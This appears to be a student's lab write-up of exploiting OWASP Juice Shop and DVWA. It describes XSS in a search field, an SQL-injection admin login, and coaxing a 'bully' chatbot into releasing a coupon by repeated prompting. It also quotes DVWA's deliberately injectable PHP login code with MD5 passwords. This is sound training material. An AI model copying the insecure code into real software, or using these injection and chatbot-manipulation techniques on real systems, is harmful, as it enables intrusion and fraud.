+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 7850 requests: 0 errors(s) and 11 item(s) reported on remote host
+ End Time: 2025-09-01 12:54:08 (GMT) (8 seconds)
-----
+ 1 host(s) tested
(egovrldc@egovrldc)-[~]
└─$

```


3. EXPLOITATION OF VULNERABILITIES.

A. OWASP Juice Shop


On opening juice shop below is how the website looked like;



Then I just tried to through the inspect developer tool to get to understand and discover insights about the website;




On searching I discovered a path to score-board as seen above so I had to visit and see what it is about as seen below;




I was able to get to the score board page and it was also part of the challenge so as seen above I was able to get my first point from this task.

Then the website had an input field to search something, I tried to test if it is vulnerable to XSS by crafting a payload and testing it to get an alert as seen below;




As seen above the field was vulnerable to DOM XSS and I as able to solve my second task.

I tried to go through the inspect tools to get to know how it was parsed and I discovered it as seen below;




Then from the score board there was another task to use a bonus payload in the DOM XSS challenge where I had to copy and paste the crafted payload to the search bar as seen below;




After submitting the payload I was able to solve the challenge and play an audio embedded from the payload as seen above.

Then on exploring the website I found a login page, where I started testing for SQL injection as seen below;




After submitting that I was able to login as admin as seen below;




And that was all needed to solve the task above.

While logged in I was able to visit and read the privacy policy page and it rewarded me with another solve to the tasks present in this vulnerable website as seen below;



Lastly on exploring the website I came across a chatbot where the description was bully chatbot , so all I had to do was to bully it until it releases a coupon code to solve the lab as seen below;




As seen above I was able to extract the coupon from it by just typing coupon multiple times until it got bullied and released the coupon for me. For now that was all I had to do to solve multiple tasks in this vulnerable website .

B: DVWA

On opening DVWA, all vulnerabilities to practice have been listed well for easyness as seen below when I started exploiting them one after another;

1.Brute force

This was the first vulnerability listed in DVWA as seen below;



Then I started analyzing the source code to understand how it works and I saw that it uses a GET method to retrieve the submitted username and password inputs, also I noticed there is no sanitization or escaping of the user inputs as seen below;

```
Brute Force Source
vulnerabilities/brute/source/low.php

<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '

```
>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :
 pre>');

 if($result && mysqli_num_rows($result) == 1) {
 // Get users details
 $row = mysqli_fetch_assoc($result);
 $avatar = $row["avatar"];


 // Login successful
 echo "<p>Welcome to the password protected area {$user}</p>";
 echo "";
 }
 else {
 // Login failed
 echo "<pre>
Username and/or password incorrect.</pre>";
 }

 ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}


?>
```


```

